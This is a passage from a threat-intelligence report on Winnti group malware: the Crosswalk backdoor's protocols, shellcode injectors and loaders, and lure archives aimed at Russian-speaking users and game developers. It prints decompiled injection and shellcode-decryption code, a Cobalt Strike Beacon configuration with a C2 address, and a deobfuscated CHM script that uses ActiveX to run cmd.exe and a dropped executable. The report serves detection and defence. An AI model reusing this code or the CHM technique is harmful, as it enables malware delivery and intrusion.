000001BD  4b e1 13 86 e7 07 ec 56  2d 96 11 73 1e 8d 84 5d  K......V -..s...]
000001CD  39 ec c5 93 7e b3 53 95  6d e3 af 64 86 79 58 7f  9...~.S. m..d.yX.
000001DD  49                                                I
```

   Figure 12. Additional packets with FakeTLS header

4. KCP protocol
   This protocol can be implemented on top of any other protocol (including UDP) to ensure quick and reliable data transfer. The Crosswalk client uses KCP on top of a TCP connection: KCP protocol data is added to application-level messages that are then sent as TCP segments.

```
00000000  44 33 22 11 51 00 20 00  9b 6c 83 7b 00 00 00 00  D3".Q. . .l.{....
00000010  00 00 00 00 09 01 00 00  17 03 01 01 04 65 00 00  ........ .....e..
00000020  00 d8 00 00 00 66 4a 6d  44 54 69 36 2b 51 55 57  .....fJm DTi6+QUW
00000030  48 41 51 42 77 66 2b 4f  4f 69 77 77 41 41 41 41  HAQBwf+O OiwwAAAA
00000040  4b 79 61 31 6e 0d 0a 00  00 1d e1 36 c9 78 0a bd  Kya1n... ...6.x..
00000050  9a ea 0e 1f 90 b4 17 a6  25 00 00 00 00 00 00 00  ........ %.......
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000090  00 fa bb ca 31 d9 31 27  f0 e8 3e df bc a1 2b 56  ....1.1' ..>...+V
000000A0  7d 99 a9 c0 16 e3 4f 46  e3 9e 21 08 a8 bc b8 55  }.....OF ..!....U
000000B0  3a 1c 57 44 78 1c ba ab  11 13 99 11 e3 ab b4 cf  :.WDx... ........
000000C0  91 94 d9 11 99 be 16 95  b4 b3 94 da 5e 56 bd 8c  ........ ....^V..
000000D0  b0 57 7c 2d dd 6d f3 49  f6 91 0a 50 a4 9b 8f c6  .W|-.m.I ...P....
000000E0  73 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  s....... ........
000000F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000120  00                                                .
```

   Figure 13. Crosswalk message with KCP headers (highlighted in yellow)

Note that in the Crosswalk samples we detected, none of the samples used the KCP protocol in practice. But the code contains a full-fledged implementation of this protocol, which could be used in other attacks: the developers would simply need to set this connection type in the configuration.

The diversity of protocols and techniques would seem to protect the backdoor from network traffic inspection.

2. Loaders and injectors

Investigation of network infrastructure and monitoring of new Crosswalk samples put us onto the scent of other malicious objects containing Crosswalk shellcode as their payload. We can categorize these objects into two groups: local shellcode loaders and injectors. Some of the samples in both groups are also obfuscated with VMProtect.

2.1 Injectors

```
int __thiscall sub_401180(DWORD dwProcessId)
{
  HANDLE v1; // eax
  void *v2; // edi
  DWORD (__stdcall *v4)(LPVOID); // eax
  DWORD (__stdcall *v5)(LPVOID); // esi
  HANDLE v6; // esi

  v1 = OpenProcess(0x42Au, 0, dwProcessId);
  v2 = v1;
  if ( !v1 )
    return 1;
  v4 = (DWORD (__stdcall *)(LPVOID))VirtualAllocEx(v1, 0, 0xA5D5u, 0x1000u, 0x40u);
  v5 = v4;
  if ( !v4 )
    return 1;
  if ( !WriteProcessMemory(v2, v4, &unk_40BDA8, 0xA5D5u, 0) )
    return 1;
  v6 = CreateRemoteThread(v2, 0, 0, v5, 0, 0, 0);
  if ( !v6 )
    return 1;
  Sleep(5000u);
  CloseHandle(v6);
  CloseHandle(v2);
  return 0;
}
```

Figure 14. Code for injecting shellcode into a running process

The injectors contain typical code that obtains SeDebugPrivilege, finds the PID of the target process, and injects shellcode into it. Depending on the sample, explorer.exe and winlogon.exe are the target processes.

The samples we found contain one of three payloads:

- Crosswalk
- Metasploit stager
- FunnySwitch (discussed later in this report)

Crosswalk and FunnySwitch shellcode is located in the data sections "as-is," while the samples with Metasploit show additional XOR encryption with the key "jj1".

2.2 Local shellcode loaders

The main function of the malware is to extract shellcode and run it in an active process. The malware samples belong to one of two categories, based on the source of shellcode that they use: in the original executable or in an external file in the same directory.

Most of the loaders start by checking the current year, much like the samples from the LNK file attacks.

```
__int16 sub_F41B00()
{
  imports_struct *v1; // eax
  HANDLE v2; // eax
  struct _SYSTEMTIME SystemTime; // [esp+0h] [ebp-14h]

  GetSystemTime(&SystemTime);
  LOWORD(v1) = SystemTime.wYear;
  if ( SystemTime.wYear == 2019 || SystemTime.wYear == 2020 || SystemTime.wYear == 2021 )
  {
    v2 = GetProcessHeap();
    v1 = (imports_struct *)HeapAlloc(v2, 8u, 0x120u);
    imports = v1;
    if ( v1 )
    {
      resolve_ntdll();
      v1 = (imports_struct *)load_libs();
      if ( v1 )
      {
        v1 = (imports_struct *)load_functions();
        if ( v1 )
        {
          chacha20_decrypt((int)&key, (int)&nonce, (int)decrypted_global, (int)decrypted_global, 41);
          LOWORD(v1) = decrypt_and_run_shellcode(0);
        }
      }
    }
  }
  return (__int16)v1;
}
```

Figure 15. Code of the loader's main function

After the malware finds the API functions it needs, it decrypts the string Global\0EluZTRM3Kye4Hv65IGfoaX9sSP7VA with the ChaCha20 algorithm. In one older version, to prevent being run twice the loader creates a mutex with the name Global\5hJ4YfUoyHlwVMnS1qZkd2tEmz7GPbB. But in recent samples, the decrypted string is not used in any way. Perhaps part of the code was accidentally deleted during the development process.

Another artifact found in some samples is the unused string *CSPELOADKISSYOU*. Its purpose remains unclear.

```
.data:00F53900 module_names    dd offset aKernel32     ; DATA XREF: load_libs+5E↑o
.data:00F53900                                         ; "kernel32"
.data:00F53904                 dd offset aMsvcrt       ; "msvcrt"
.data:00F53908                 dd offset aUser32_0     ; "user32"
.data:00F5390C                 dd offset aAdvapi32_0   ; "advapi32"
.data:00F53910                 dd offset aWinhttp      ; "winhttp"
.data:00F53914                 dd offset aShlwapi      ; "shlwapi"
.data:00F53918                 dd offset aIphlpapi     ; "iphlpapi"
.data:00F5391C                 dd offset aWtsapi32     ; "wtsapi32"
.data:00F53920                 dd offset aWs232        ; "ws232"
.data:00F53924                 dd offset aShell32      ; "shell32"
.data:00F53928 aCspeloadkissyo db 'CSPELOADKISSYOU',0
.data:00F53938                 db    0
```

Figure 16. String "CSPELOADKISSYOU" in data section

In the self-contained loaders, the shellcode is located in a PE file overlay. The shellcode is stored in a curious way: data starts from 0x60 bytes of the header, followed by the (encrypted) shellcode. The data length is stored at offset –0x24 from the end of the executable. The header always starts with the PL signature. The other header data is used for decryption: a 32-byte key is located at offset 0x28 and a 12-byte nonce for the ChaCha20 algorithm is at offset 0x50.

```
int __stdcall decrypt_and_run_shellcode(int a1)
{
  int v1; // eax
  _BYTE *v2; // edi
  void (*entrypoint)(void); // esi
  unsigned int size; // [esp+4h] [ebp-8h]
  _BYTE *buffer; // [esp+8h] [ebp-4h]

  size = 0;
  buffer = 0;
  v1 = read_overlay((int *)&size, &buffer);
  v2 = buffer;
  if ( buffer )
  {
    if ( v1 && size >= 0x60 && *buffer == 'P' && buffer[1] == 'L' )
    {
      entrypoint = (void (*)(void))(buffer + 0x60);
      chacha20_decrypt(buffer + 0x28, buffer + 0x50, buffer + 0x60, buffer + 0x60, size - 0x60);
      entrypoint();
    }
    ((void (__stdcall *)(_BYTE *, _DWORD, int))imports->kernel32_VirtualFree)(v2, 0, 0x8000);
  }
  return 0;
}
```

Figure 17. Handling of PL shellcode in the loader body (ChaCha20)

The ChaCha20 implementation is not always present: some of the samples use Microsoft CryptoAPI with AES-128-CBC for encryption. We can also find key information here in the structure of the PL shellcode: at offset 0x28, there are 32 bytes that are hashed with MD5 to obtain a cryptographic key.

```
    v2 = size;
    if ( size >= 0x60 && *buffer == 'P' && buffer[1] == 'L' )
    {
      derive_key(&v7, buffer + 0x28);
      if ( v8 )
      {
        size = v2 - 0x60;
        if ( CryptDecrypt(hKey, 0i64, 1, 0, (BYTE *)buffer + 0x60, &size) )
          ((void (*)(void))(buffer + 0x60))();
      }
      if ( hKey )
        CryptDestroyKey(hKey);
      if ( hHash )
        CryptDestroyHash(hHash);
      if ( hProv )
        CryptReleaseContext(hProv, 0);
    }
```

Figure 18. Handling of PL shellcode in the loader body (AES-128)

Older loader versions use Cryptography API: Next Generation (BCrypt* functions) in an equivalent way. They use AES-128 in CFB mode as the encryption algorithm.

The loaders that rely on external files have a similar code structure and one of two encryption types: ChaCha20 or AES-128-CBC. The file should contain PL shellcode of the same format as in the self-contained loader. The name depends on the specific sample and is encrypted with the algorithm used in it. It can contain a full file path (although we did not detect any such samples) or a relative path.

```
v6 = (imports->kernel32_GetProcessHeap)();
v7 = (v4->ntdll_RtlAllocateHeap)(v6, 0i64, v5);

(imports->msvcrt_memcpy)(v7, &encrypted_filename, v11);
chacha20_decrypt(&filename_key, v8, &nonce, v7, v7, v11);

(imports->msvcrt_memset)(&filename, 0i64, 512i64);
(imports->msvcrt_memcpy)(&filename, v7, v11);
v9 = imports;
v10 = (imports->kernel32_GetProcessHeap)();
(v9->kernel32_HeapFree)(v10, 0i64, v7);
memset(result, 0, 0x200ui64);
if ( (imports->msvcrt_wcslen)(&filename) < 0x100 )
{
  if ( (imports->msvcrt_wcsstr)(&filename, L":\\") )
  {
    (imports->msvcrt_wcscpy)(result, &filename);
    v1 = 1;
  }
  else if ( (imports->kernel32_GetModuleFileNameW)(hModule, result, 256i64) )
  {
    *((imports->msvcrt_wcsrchr)(result, '\\') + 2) = 0;
    (imports->msvcrt_wcscat)(result, &filename);
    return 1i64;
  }
}
return v1;
```

Figure 19. Building the file name with PL shellcode

Among all the loaders, we encountered three different shellcode payloads:

- Crosswalk
- Metasploit stager
- Cobalt Strike Beacon

2.3 Attack examples

2.3.1 An encrypted resume

This malicious file is a RAR archive, electronic_resume.pdf.rar (025e053e329f7e5e930cc5aa8492a76e6bc61d5769aa614ec66088943bf77596), with two files:




Figure 20. Contents of electronic_resume.pdf.rar

The first file might look like bait, but trying to open it in a PDF viewer gives an error, since it is practically a copy of the latter.

The file *Электронный читатель резюме.exe* ("Electronic reader resume.exe") is an executable self-contained loader for PL shellcode. It contains Cobalt Strike Beacon as the payload.

```
BeaconType                       - HTTPS
Port                             - 8443
SleepTime                        - 60000
MaxGetSize                       - 1403644
Jitter                           - 37
MaxDNS                           - 255
PublicKey                        - b'0\x81\x9f0\r\x06\t*\x86H\x86\xf7\r\x01\x01\x01\x05\x00\x03\x81\x8d\x000\x81\x89\x02
\x81\x81\x00\xa2|\x15\x88}\x8d|\xfb\x8d(2l\x8bX\x85\x8c\x9a\xca*\x9a\xae\xfawv\xe73\x7f\xeeC\xa2\x03\xb5^\x92\x8b\xc8\x9
7\x1d\x97\x06J\xe8\xf3\xbb\x93\x8f\x98Jk\x1d\xa3\xda\x8bl\x88\x9a\xb7\x98>0@\xc4\x9d\xcc\xda0\xd58\xe3\x9e#\x9f\xea\xd9\
x89\x9cw|\xb0\xcd^s>4\x83d\x14\xfb\xd5\xc9\xae \xc4\x1db\xf8\x8f\xefI\xe6\xabBz%\xc1I X\x92_B)>\x91\xd96\xc8\x11\xc3F\x9
0J\x93\xbd\xc3\x03=\x13\x02\x03\x01\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
C2Server                         - 66.42.48.186,/jquery-3.3.1.min.js
UserAgent                        - Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
HttpPostUri                      - /jquery-3.3.2.min.js
HttpGet_Metadata                 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                   Host: cdn.bootcss.com
                                   Referer: http://cdn.bootcss.com/
                                   Accept-Encoding: gzip, deflate
                                   __cfduid=
                                   Cookie
HttpPost_Metadata                - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                   Host: cdn.bootcss.com
                                   Referer: http://cdn.bootcss.com/
                                   Accept-Encoding: gzip, deflate
                                   __cfduid
SpawnTo                          - Not Found
PipeName                         -
DNS_Idle                         - 164.100.3.1
DNS_Sleep                        - 0
SSH_Host                         - Not Found
SSH_Port                         - Not Found
SSH_Username                     - Not Found
SSH_Password_Plaintext           - Not Found
SSH_Password_Pubkey              - Not Found
HttpGet_Verb                     - GET
HttpPost_Verb                    - POST
HttpPostChunk                    - 0
Spawnto_x86                      - %windir%\syswow64\svchost.exe -k netsvcs
Spawnto_x64                      - %windir%\sysnative\svchost.exe -k netsvcs
CryptoScheme                     - 0
Proxy_Config                     - Not Found
```

Figure 21. Configuration of Cobalt Strike Beacon

The archive was distributed on approximately June 1, 2020, from the IP address 66.42.48[.]186 and was available at hxxp://66.42.48[.]186:65500/electronic_resume.pdf.rar. The same IP address was used as C2 server.

The modification time of the archive files, as well as the date on which the archive was found the server, point to the attack being active in late May or early June. The Russian filenames suggest that the targets were Russian-speaking users.

2.3.2 I can't breathe

The attack is practically identical to the previous one: malware is distributed in a RAR archive video.rar (fc5c9c93781fbbac25d185ec8f920170503ec1eddfc623d2285a05d05d5552dc) and consists of two .exe files. The archive is available on June 1 on the same server at the address hxxp://66.42.48[.]186:65500/video.rar.

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
Dedicated video player.exe	292.493	250.650	Application	31/05/2020 17:31	BB6BEB52
Exclusive shooting information.avi.exe	522.893	321.606	Application	31/05/2020 17:31	26FBC59C
I can't breathe-America's Black Death protests that the riots continue to escalate and ignite America!.mp4	31.963.117	31.928.620	MP4 File	01/06/2020 13:03	1F524CBA

Total 32.778.503 bytes in 3 files

Figure 22. Contents of video.rar

The executable files are self-contained loaders of Cobalt Strike Beacon PL shellcode with a similar configuration and the same C2 server.

The bait is notable for the topic: the hackers were attempting to exploit U.S. protests related to the death of George Floyd. The main bait was a video with the name "I can't breathe-America's Black Death protests that the riots continue to escalate and ignite America!.mp4" involving reporting on protests in late May, 2020. Judging by the logo, the source of the video was Australian portal XKb, which releases news materials in Chinese.

Figure 23. Still frame from the bait video

2.3.3 Chat transcript

The archive *запись чата.7z* ("chat transcript.7z") (e0b675302efc8c94e94b400a67bc627889bfdebb4f4dffdd68fdbc61d4cd03ae) contains three identical executable files with names resembling "запись чата-1.png____________________________________.exe" ("chat transcript-1.png____________________________________.exe") in attacks again targeting Russian-speaking users.




Figure 24. Contents of the archive, the name of which promises a "chat transcript"

The malicious files are self-contained PL shellcode loaders, but the payload here is Crosswalk version 2.0.

Its configuration implies three ways to connect to the C2 server at 149.28.23[.]32:

- Transport protocol 3, port 8443
- Transport protocol 2, port 80
- Transport protocol 1, port 8080




Figure 25. Fragment of the Crosswalk configuration

3. Attacks on Russian game developers

The Winnti group first became famous for its attacks on computer game developers. Such attacks continue today, and Russian companies are also among their targets.

3.1 Unity3D Game Developer from St. Petersburg

The attack is based on the archive Resume.rar (4d3ad3ff281a144d9a0a8ae5680f13e201ce1a6ba70e53a74510f0e41ae6a9e6), which contains just one file: CV.chm.

Running the file without security updates installed causes two windows to appear simultaneously: CHM help in HTML Help and a PDF document. They contain the same information: a curriculum vitae for the position of game developer or database manager at a St. Petersburg company.

The CV contains plausible contact information, with a St. Petersburg address, email address ending with "@yandex.ru", and phone number starting with "+7" (Russia's country code). The only obviously fake aspect is the phone number: 123-45-67.




Figure 26. Result of opening the CHM file

The PDF file opens due to the script pass.js, which is contained in the CHM file and referenced in the code of the HTML page.

```
    class=lanmu>[Skills]</TD></TR></TBODY></TABLE></TD></TR></TBODY></TABLE>
    <TABLE
    style="BORDER-TOP: #e4eef8 1px solid; BORDER-LEFT: #e4eef8 1px solid"
    cellSpacing=0 cellPadding=3 width="100%" border=0>
      <TBODY>
      <TR><TD width=1><IMG height=1 src="MyResume.pdf" width=1><IMG height=1 src="resume.exe" width=1>
        <TD class=fieldContent>Programming Languages: C/C++(STL),8086/8088,C#
          Assembly<BR>Operating Systems: comfortable with different systems :
          Windows(2K3,XP,2K,9x) DOS,Linux<BR>With CISCO(CCIE, CCNA, CCNP, CCVP) Certificate
  </TD></TR></TBODY></TABLE></TD></TR></TBODY></TABLE></DIV></DIV>
  <div style="display:none">
  <DIV id='tt' style="width: 100px; height: 100px; float: left; z-index: -9999;">
<script src=pass.js>
</script>
```

Figure 27.

Reference to pass.js in HTML code

The script uses a technique for running an arbitrary command in a CHM file via an ActiveX object. This unpacks an HTML help file to the folder C:\Users\Public for launching the next stage of the infection: the file resume.exe, which is also embedded inside the CHM file.

```
function cwaitfuntime()
{
}
function isHasImg()
{
    var a=new Image;
    a.src="C:\\Users\\Public\\mypic.jpg";
    return 0<a.fileSize||0<a.width&&0<a.height?!0:!1
}
function cwaitfun()
{
    var a=location.href.split(":");
    delete a[a.length-1];
    delete a[1];
    delete a[0];
    a=a.join(":");
    a=a.substring(2,a.length-2);
    a=a.replace(/%20/g," ");
    a='<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1><PARAM
    name="Command" value="ShortCut"><PARAM name="Button" value="Bitmap::shortcut"><PARAM name="Item1"
    value=",cmd.exe, /c hh.exe -decompile C:\\Users\\Public\\ '+a+'"><PARAM name="Item2"
    value="273,1,1"></OBJECT><OBJECT id=y classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1
    height=1><PARAM name="Command" value="ShortCut"><PARAM name="Button" value="Bitmap::shortcut"><PARAM
    name="Item1" value=",explorer.exe, c:\\Users\\Public\\resume.exe"><PARAM name="Item2"
    value="273,1,1"></OBJECT>';
    document.getElementById("tt").innerHTML=a;
    1==isHasImg()?(x.Click(),window.setTimeout("cwaitfuntime()",1E3),window.location.reload()):(y.Click(),
    document.getElementById("tt").style.display="none")
}
window.setTimeout("cwaitfun()",128);
```

Figure 28.

Deobfuscated script pass.js

resume.exe is an advanced shellcode injector of which we had encountered only one sample as of the writing of this article. Before it gets down to business, this malware, like many other samples we have seen from Winnti, checks the current year. Current processes are checked and the malware will not run if any of the following are active: ollydbg.exe|ProcessHacker.exe|Fiddler.exe|windbg.exe|tcpview.exe|idaq.exe|idaq64.exe|tcpdump.exe|Wireshark.exe.

On first launch, shellcode will be taken from MyResume.pdf; on subsequent launches, winness.config is the shellcode source.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  struct _SYSTEMTIME SystemTime; // [rsp+20h] [rbp-E0h]
  CHAR Filename; // [rsp+30h] [rbp-D0h]

  if ( (unsigned int)load_functions() )
  {
    GetSystemTime(&SystemTime);
    if ( (unsigned __int16)(SystemTime.wYear - 2020) <= 2u && !(unsigned int)check_processes() )
    {
      memset(&Filename, 0, 0x104u);
      GetModuleFileNameA(0i64, &Filename, 0x104u);
      ((void (__fastcall *)(CHAR *))imports->shlwapi_PathRemoveFileSpecA)(&Filename);
      ((void (__fastcall *)(CHAR *, const char *))imports->shlwapi_PathAppendA)(&Filename, "MyResume.pdf");
      if ( ((unsigned int (__fastcall *)(CHAR *))imports->shlwapi_PathFileExistsA)(&Filename) )
      {
        install_and_run_from_pdf();
      }
      else
      {
        memset(&Filename, 0, 0x104u);
        GetModuleFileNameA(0i64, &Filename, 0x104u);
        ((void (__fastcall *)(CHAR *))imports->shlwapi_PathRemoveFileSpecA)(&Filename);
        ((void (__fastcall *)(CHAR *, const char *))imports->shlwapi_PathAppendA)(&Filename, "winness.config");
        if ( ((unsigned int (__fastcall *)(CHAR *))imports->shlwapi_PathFileExistsA)(&Filename) )
          run_from_config();
      }
    }
  }
  return 0;
}
```

Figure 29. Main function in resume.exe

MyResume.pdf is unpacked from the CHM file. Data read by resume.exe has been added to the end of the PDF file. If the user opens it directly, a message warns that the document is password-protected.




Figure 30.

MyResume.pdf, as viewed in Adobe Acrobat Reader

Compared to the PL shellcode, the data structure is more complex and contains the following:

- ROR-13 hash of data starting from byte 0x24 (0x20, 4 bytes)
- Nonce for algorithm ChaCha20 (0x24, 12 bytes)
- ChaCha20-encrypted text (0x30):
  - Name of PDF file (+0x0)
  - Size of PDF file (+0x20)
  - Size of auxiliary shellcode (+0x24)
  - Size of main shellcode (+0x28)
  - Constant 0xE839E900 (+0x2C)
  - PDF file
  - Auxiliary shellcode
  - Main shellcode

On first launch of resume.exe, the encrypted portion of the data is decrypted (the key is hard-coded in the executable) and three sections are extracted (PDF, auxiliary shellcode, and main shellcode). The PDF file is saved with a name resembling _797918755_true.pdf in a temporary folder. It then opens for the user (the second window in the screenshot on Figure 26, next to HTML Help).

```
            do
            {
              v10 = *v9++;
              LODWORD(v7) = v10 + __ROR4__(v7, 13);
              v11 = v8 == 1;
              v8 = (v8 - 1);
            }
            while ( !v11 );
          }
          v7 = __ROR4__(v7, 13);
        }
        if ( v7 == *(buffer + 0x20) )
        {
          chacha20_decrypt(v7, v8, buffer + 0x24, buffer + 0x30, buffer + 0x30, v5 - 0x30);
          if ( *(buffer + 0x5C) == 0xE839E900 )
          {
            pdf_size = *(buffer + 0x50);
            writer_shellcode_size = *(buffer + 0x54);
            main_shellcode_size = *(buffer + 0x58);
